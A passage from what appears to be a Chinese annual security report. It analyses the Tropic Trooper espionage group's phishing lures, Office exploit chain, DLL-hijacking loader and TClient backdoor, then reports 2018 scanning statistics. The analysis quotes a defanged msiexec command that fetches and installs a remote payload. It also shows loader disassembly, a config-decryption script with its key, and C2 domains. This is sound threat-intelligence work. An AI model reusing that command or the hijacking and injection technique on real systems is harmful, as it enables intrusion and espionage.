CVE-2010-3333	RTF栈缓冲区溢出漏洞
CVE-2012-0158	Office内嵌ActiveX控件漏洞
CVE-2017-11882	Office远程代码执行漏洞
CVE-2018-0802	EQNEDT32.EXE公式编辑器的栈溢出漏洞

近几年，Tropic Trooper攻击活动都是通过发送带有附件的电子邮件渗透目标网络的，利用社会工程学诱骗用户点击附件。邮件主题都是被攻击用户感兴趣的话题，或者是敏感事件话题，如：招聘信息、爆炸案计划或者政府计划等。Tropic Trooper会根据不同的攻击目标来制作不同的钓鱼邮件主题，受好奇心驱使，收件人轻易会打开电子邮件附件，随后在本机上安装并运行病毒。Tropic Trooper在2015年和2016年活动中使用的钓鱼邮件样例如图2-40、图2-41所示。




图 2-40　Tropic Trooper 在 2015 年活动中使用的钓鱼邮件样例（来源：亚信安全公司）

图 2-41　Tropic Trooper 在 2016 年活动中使用的钓鱼邮件样例（来源：亚信安全公司）

目前Tropic Trooper背后的支撑团体仍然是未知的。亚信安全公司一直关注该间谍组织动向，对Tropic Trooper网络间谍组织使用的控制端进行追踪，发现这些控制端主要位于中国台湾地区、美国、中国香港地区和阿联酋，如图2-42所示。




图 2-42　Tropic Trooper 网络间谍组织使用的控制端按国家和地区分布情况（来源：亚信安全公司）

2.5.1　Tropic Trooper 最新活动情况

（1）攻击链情况

2018年，Tropic Trooper网络间谍组织再次活跃，亚信安全公司截获其最新攻击活动，此次攻击活动同样是通过垃圾邮件进行传播的，只是其漏洞利用发生了变化，此次攻击活动利用的Windows漏洞为CVE-2017-11882和CVE-2018-0802。Tropic Trooper在2018年活动中的攻击链如图2-43所示。




图 2-43　Tropic Trooper 在 2018 年活动中的攻击链（来源：亚信安全公司）

①带有CVE-2017-11882或CVE-2018-0802漏洞的文档作为垃圾邮件附件到达受害者机器。

②受害者打开附件文档后，会下载安装程序包（.msi），并通过执行以下命令将其安装在系统上：/c msiexec /q /i [hxxp://61[.]216[.]5[.]24/in.sys]。

③安装的系统配置文件（in.sys）生成后门安装程序（UserInstall.exe），然后删除自身。后门安装程序运行后会生成正常的sidebar.exe文件（WindowsGadget工具，Windows已经停止使用的功能），恶意加载器（在“C:\ProgramData\Apple\Update\wab32res.dll”中）和加密配置文件。UserInstall.exe使用BITSadmin命令行工具来启动sidebar.exe进程。

④恶意加载器将在sidebar.exe上使用动态链接库（DLL）劫持（将恶意代码注入文件/应用程序的进程）并启动dllhost.exe（普通文件），将DLL后门程序注入dllhost.exe。后门程序加载加密的配置文件并对其进行解密，然后使用安全套接字层（SSL）协议连接到命令和控制端。

Tropic Trooper部分攻击活动使用的恶意后门程序已经嵌入到文档中，所以并不需要从互联网上下载，直接运行文档就可以达到同样的效果。

（2）恶意程序分析

垃圾邮件是整个攻击流程的入口点，Tropic Trooper通常使用带有漏洞的Office文档向目标发送恶意文件。其使用的文档标题可能与社会政治敏感话题相关，或者与职位空缺相关，目的是利用社会工程学，引发人们的好奇心，诱骗用户打开这些伪装的文档。Tropic Trooper在2018年攻击活动中使用的恶意文档样例如图2-44所示。


JOB VACANCY ANNOUNCEMENT

Digital Productions and Program Officer Required at

- Introduction
-
- to document, preserve, research and exhibit culture and contemporary life for and the general public. Currently the museum is housed in a small rented space within receives 80,000 visitors annually, with virtual participation exceeding physical participation. square feet of permanent and temporary exhibitions alongside a strong online and regional traveling exhibition presence.
- Vision Statement
-

图 2-44　Tropic Trooper 在 2018 年攻击活动中使用的恶意文档样例（来源：亚信安全公司）

上述恶意文档被执行后，会下载MSI文件。对该文件进行分析，发现其内部有两个数据库（PDB）字符串，一个属于MSI文件，另一个是用于安装后门的程序（亚信安全公司检测为TROJ_TCDROP.ZTFB），如图2-45所示。




图 2-45　MSI 文件中的 PDB 字符串（来源：亚信安全公司）

第一个PDB字符串中包含特定的字符串ss2/Projects/MsiWrapper（ProjectMsiWrapper），该文件是将可执行安装程序转换为MSI文件的开源应用程序。第二个PDB字符串包含Work、House和TSSL（TropicTrooper的另外一个项目，曾有研究人员发布过该项目）。

另一个有趣的PDB字符串是D:\Work\Project\VS\house\Apple\Apple_20180115\Release\InstallClient.pdb。在安装时，MSI文件生成三个文件，并在C:\ProgramData\Apple\Update\中创建一个隐藏目录（UFile），如图2-46所示。




图 2-46　安装程序在 Apple / Update 目录中生成的三个文件（来源：亚信安全公司）

然后其使用正常文件sidebar.exe通过DLL劫持加载恶意文件wab32res.dll（该文件被亚信安全公司检测为TROJ_TCLT.ZDFB），以此来逃避杀毒软件检测，如图2-47所示。

```
0001ED30 | 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 | ................
0001ED40 | 70 82 00 00 D0 8B 00 00 60 91 00 00 52 53 44 53 | p‚..Ð‹..`‘..RSDS
0001ED50 | 1A 1A 60 DB 3A 3B 54 4E A5 65 44 B8 9D 7A CA 71 | ..`Û:;TN¥eD¸.zÊq
0001ED60 | 03 00 00 00 44 3A 5C 57 6F 72 6B 5C 56 53 5C 48 | ....D:\Work\VS\H
0001ED70 | 6F 75 73 65 5C 54 53 53 4C 5C 54 53 53 4C 5C 54 | ouse\TSSL\TSSL\T
0001ED80 | 43 6C 69 65 6E 74 5C 52 65 6C 65 61 73 65 5C 46 | Client\Release\F
0001ED90 | 61 6B 65 52 75 6E 2E 70 64 62 00 00 00 00 00 00 | akeRun.pdb......
```

图 2-47　加载程序文件中的 PDB 字符串（来源：亚信安全公司）

从上面的PDB字符串来看，FakeRun是加载器而不是实际的后门程序。FakeRun的PDB字符串（D:\Work\Project\VS\house\Apple\Apple_20180115\Release\FakeRun.pdb）表示加载程序将执行dllhost.exe并将一个恶意DLL文件（后门TClient）注入此进程。后门TClient的命名来自PDB字符串，该后门程序被亚信安全公司命名为BKDR_TCLT.ZDFB，如图2-48所示。




图 2-48　TClient 注入 dllhost.exe（来源：亚信安全公司）

（3）恶意行为分析

wab32res.dll（FakeRun加载程序）加载TClient后门程序，一旦FakeRun程序执行，其首先检查当前进程（sidebar.exe）是否加载它。如果已经成功加载，其将执行dllhost.exe进程并创建硬编码互斥锁，以避免将其注入错误的dllhost.exe，因为根据使用Internet程序数量，可能同时有多个dllhost.exe进程存在。加载器检查sidebar进程动作，恶意加载器将后门注入dllhost.exe动作，2016年和2018年TClient配置格式的比较分别如图2-49、图2-50、图2-51所示。

```
.text:100016CC                  jnz     short loc_100016C1
.text:100016CE                  lea     eax, [ebp-20Ch]
.text:100016D4                  push    offset aSidebar_exe ; "sidebar.exe"
.text:100016D9                  push    eax
.text:100016DA                  call    sub_1000B17A
.text:100016DF                  add     esp, 8
.text:100016E2                  test    eax, eax
.text:100016E4                  jz      short loc_100016FB
.text:100016E6
.text:100016E6 loc_100016E6:                            ; CODE XREF: .text:1000165F↑j
.text:100016E6                  mov     ecx, [ebp-4]
.text:100016E9                  mov     eax, 1
.text:100016EE                  xor     ecx, ebp
.text:100016F0                  call    TerminateProcess_
.text:100016F5                  mov     esp, ebp
.text:100016F7                  pop     ebp
.text:100016F8                  retn    0Ch
.text:100016FB ; ---------------------------------------------------------------------------
.text:100016FB
.text:100016FB loc_100016FB:                            ; CODE XREF: .text:100016E4↑j
.text:100016FB                  call    exec_dllhost_process
.text:10001700                  push    0
.text:10001702                  call    sub_100094CC
.text:10001702 ; ---------------------------------------------------------------------------
.text:10001707                  db 9 dup(0CCh)
```

图 2-49　加载器检查 sidebar 进程动作（来源：亚信安全公司）





图 2-50　恶意加载器将后门注入 dllhost.exe 动作（来源：亚信安全公司）



（a）2016年TClient配置格式　　（b）2018年TClient配置格式

图 2-51　2016 年和 2018 年 TClient 配置格式的比较（来源：亚信安全公司）

TClient使用SSL链接到Tropic Trooper的控制端。但是，控制端和一些配置值并非硬编码在后门程序中，这使得Tropic Trooper可以轻易地更改其配置文件，更新其控制端。

TClient实际上是Tropic Trooper使用的后门程序之一。2016年，安全研究人员曾披露过该后门程序，其使用不同的算法编码并配置了不同的参数。2018年，TClient使用对称加密算法解密带有16字节密钥的配置文件。对TClient配置文件解密的Python代码、加密的配置文件、解密后的配置文件分别如图2-52、图2-53、图2-54所示。

```
#!/usr/bin/env python
#! Copyright (C) 2017-2018 Joey Chen

import struct

key = '\x95\x99\x9D\xC3\xC7\xCB\xD7\xE5\xBD\xA9\xB5\xEB\xF7\xE3\xE7\xED'
with open(' encrypted config file ') as fd:
    enc = fd.read()
    msg = []

for i in range(0x380):
    msg.append( struct.unpack('I', key[i&7 : (i&7)+4])[0] * (ord(enc[ i ]) ^ 1) % 256 )

msg = [chr(_) for _ in msg if _]
print ''.join(msg)
```

图 2-52　对 TClient 配置文件解密的 Python 代码（来源：亚信安全公司）

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	D8	E5	15	56	8B	F4	42	BA	F0	75	32	02	D7	01	01	01	Øå V‹ôBºðu2 ×
00000010	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000020	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000030	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000040	A5	AC	5D	3B	06	51	28	80	F7	5A	7A	0E	01	01	01	01	¥¬]; Q(‹÷Zz
00000050	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000060	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000070	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000080	90	4D	B5	B6	FF	F8	54	8B	F2	4D	5D	90	63	84	BE	0E	‹Mµ¶ÿøT‹òM]‹c‹¾
00000090	9C	B3	94	3B	84	6C	5A	01	01	01	01	01	01	01	01	01	‹³‹;‹lZ
000000A0	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
000000B0	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
000000C0	A5	AC	5D	3B	06	51	28	80	F7	5A	7A	0E	01	01	01	01	¥¬]; Q(‹÷Zz
000000D0	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
000000E0	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
000000F0	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000100	65	55	0E	01	01	01	01	01	01	01	01	01	01	01	01	01	eU
00000110	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000120	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000130	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000140	65	55	0E	01	01	01	01	01	01	01	01	01	01	01	01	01	eU
00000150	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000160	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000170	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000180	20	AA	01	01	01	01	01	01	01	01	01	01	01	01	01	01	.ª
00000190	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
000001A0	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
000001B0	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
000001C0	E6	46	10	B6	18	8B	22	01	01	01	01	01	01	01	01	01	æF ¶ ‹"
000001D0	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
000001E0	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
000001F0	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000200	78	08	9B	38	01	01	01	01	01	01	01	01	01	01	01	01	x ‹8
00000210	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000220	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000230	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000240	71	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	q
00000250	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	

图 2-53　加密的配置文件（来源：亚信安全公司）

Description	Decryption Strings
Check code	MDDEFGEGETGIZ
Addr1:	tel.qpoe[.]com
Addr2:	elderscrolls.wikaba[.]com
Addr3:	tel.qpoe[.]com
Port1:	443
Port2:	443
Port3:	53
LoginPasswd:	someone
HostMark:	mark
Proxy:	0

图 2-54　解密后的配置文件（来源：亚信安全公司）

对TClient的逆向分析能够确定如何解密控制端信息。TClient使用自定义SSL库来链接控制端。亚信安全公司还在控制端上找到了另一个SSL证书。经过研究发现，该服务器是最近才注册的，一年后过期，这表明Tropic Trooper还在使用过去的组件或服务，因此他们可以尽可能少地留下痕迹。SSL证书的有效期限如图2-55所示。




图 2-55　SSL 证书的有效期限（来源：亚信安全公司）

（4）其他活动情况

亚信安全公司持续监控Tropic Trooper的活动，并在其使用的恶意软件中发现了三个值得注意的PDB字符串。

D:\Work\Project\VS\HSSL\HSSL_Unicode _2\Release\ServiceClient.pdb

D:\Work\VS\Horse\TSSL\TSSL_v3.0\TClient\Release\TClient.pdb

D:\Work\VS\Horse\TSSL\TSSL_v0.3.1_20170722\TClient\x64\Release\TClient.pdb

根据以上信息可总结出Tropic Trooper相关的更多活动情况。

- 有另一个名为HSSL的活动/项目，并支持Unicode字符。
- TSSL v3.0版本表明Tropic Trooper可以混合和匹配不同版本的恶意软件，具体取决于攻击目标。
- TSSL已经发布了64位版本。

2.5.2 防范 Tropic Trooper 攻击的安全建议

Tropic Trooper网络间谍组织不断更新自己的工具，逃避杀毒软件的检测，持续与安全厂商对抗，其主要目的是窃取机密信息，一旦这些信息被泄露，将会给企业带来不可预估的经济损失，同时严重影响企业名誉。建议企业、组织等要对Tropic Trooper网络间谍活动进行有效防护，最佳做法就是采用多层次的安全机制和针对目标攻击的策略，比如网络流量分析、入侵检测以及预防系统的部署，网络分段并对数据分类存储等。

目前网络间谍活动主要是通过钓鱼邮件进行定向攻击，其通常与社会工程学相结合，利用人性弱点进行攻击。此种方法攻击目的性强，成本低廉，但成功率较高，受到网络间谍组织青睐。因此一方面要从邮件网关处拦截此类钓鱼邮件，另一方面要对员工进行基本网络安全教育，包括：

- 不要随意运行邮件附件文件；
- 不要随意点击邮件中包含的链接；
- 如果必须要使用邮件中的附件文件或链接，需要先与发件人进行沟通确认。

对网络整体安全性提出如下建议：

- 及时升级系统和应用程序，打全系统补丁程序；
- 加强管理员账户密码的复杂度，并定期修改；
- 建议关闭远程桌面服务，如果需要开启，可通过在防火墙上设置外网访问白名单等方式进行访问控制；
- 对重要和敏感的数据进行备份；
- 局域网内部署IDS/IPS产品；
- 如无需使用共享服务，建议关闭该服务；
- 开启文件审计和访问权限设置，例如只允许word.exe、explore.exe等对word文件访问；
- 建立有正式流程支持的事件响应小组；
- 定期进行漏洞扫描和渗透测试以确定漏洞状态。

2.6 2018年网络扫描行为专题分析

网络扫描是基于端口探测或者爬虫的底层技术，结合漏洞研究与检测策略积累，形成的自动化扫描技术。因该技术具备高并发、自动检测的特点，有效降低了对安全技能的要求与精力的投入，被大量的安全公司用于提供扫描产品与服务，也同样被黑客利用，进行初步的扫描探测。本次报告分析了全球的扫描态势，并对我国重要行业站点遭受的扫描情况进行聚焦，发现扫描已经成为网络流量中的主力军，为我国重要行业站点带来巨大的压力。

2.6.1 全球扫描态势分析

2018年，杭州安恒信息技术股份有限公司累计发现扫描源21.3万个，其中有38.6%的扫描源来自中国，9.9%是从俄罗斯发起的，美国、巴西、越南紧随其后，分别为：7.7%、5.2%、3.2%。2018年全球范围网络扫描源按国家和地区分布情况如图2-56所示。




图 2-56 2018年全球范围网络扫描源按国家和地区分布
（来源：杭州安恒信息技术股份有限公司）

在中国境内，扫描源集中在浙江省、山东省、江苏省等东部沿海省份，以及个别内陆省份。2018年中国境内网络扫描源按地区分布情况如图2-57所示。




图 2-57　2018 年中国境内网络扫描源按地区分布（来源：杭州安恒信息技术股份有限公司）

2018年中国境内网络扫描源TOP20城市如图2-58所示。其中，位于杭州市的扫描源数量最多，占全国总量的15.5%。由于杭州市是中国电商集中区域，无论是行业安全监管需要还是安全服务提供，都会带来巨大的扫描流量。其次是上海市，占比4.0%，排在第三到第五的城市分别是温州市（4.0%）、北京市（3.8%）、青岛市（2.4%），可见区域的扫描量与区域经济和重要活动密切相关。




图 2-58　2018 年中国境内网络扫描源 TOP20 城市（来源：杭州安恒信息技术股份有限公司）

2.6.2 我国重要行业扫描态势分析

（1）重要行业面临的三大网络扫描类型

①黑客恶意扫描

恶意扫描行为是黑客入侵前采用的主要探测手法，目的是通过自动化的扫描方式快速探测可被入侵的系统，以确定下一步入侵对象。我国重要系统正在遭受大量的境内外恶意扫描，给系统本身带来了巨大的安全风险。

②0day/Nday漏洞探测扫描

针对性的漏洞探测成为近年来迅速上升的扫描探测方式，伴随0day漏洞频繁爆发，黑客采用这类漏洞探测方式，可以快速发现被0day/Nday漏洞影响、尚未及时打补丁的系统。相较于上述黑客恶意扫描，这类探测方式效率更高，并且漏洞往往可被高度利用。

③安全监测扫描

安全监测扫描一般由系统运营单位、安全服务公司、上级主管部门以及网络安全监管单位开展，目的是掌握系统安全漏洞情况以及是否发生入侵事件等。

（2）扫描流量占比

通过对重要行业网站的扫描流量与攻击流量进行比较分析，发现扫描流量占比远高于攻击流量，如图2-59所示。




图 2-59 重要行业网站遭受的扫描流量与攻击流量比例（来源：杭州安恒信息技术股份有限公司）

正规安全扫描应设置扫描并发请求次数，以保证不会对网站造成瞬时压力。但是大量黑色产业采用的扫描工具为达到快速发现漏洞的目的，往往采取高频发包策略，单次扫描行为就会对网站造成不下数十万次的请求，给重点行业网站带来巨大

的压力。这类无差别的扫描行为虽然危害性远低于黑客的精准入侵攻击，但是其凭借着投入少、效率高等特点，成为黑客投石问路的利器，为网站带来了一定的安全风险。

（3）扫描通常采取广撒网、持续作战的形式

通过对扫描源行为活跃度进行分析，发现扫描源通常采取广撒网、持续作战的形式，大量地扫描不同网站，例如山东济南某扫描源在2018年扫描了2209个站点。扫描源按扫描目标个数统计情况如图2-60所示，其中扫描目标站点在10个以上的扫描源占比75.8%。截至2018年年底，发现有31%的扫描源活跃度在100天以上，由此可知高频扫描源的IP地址相对较为固定。

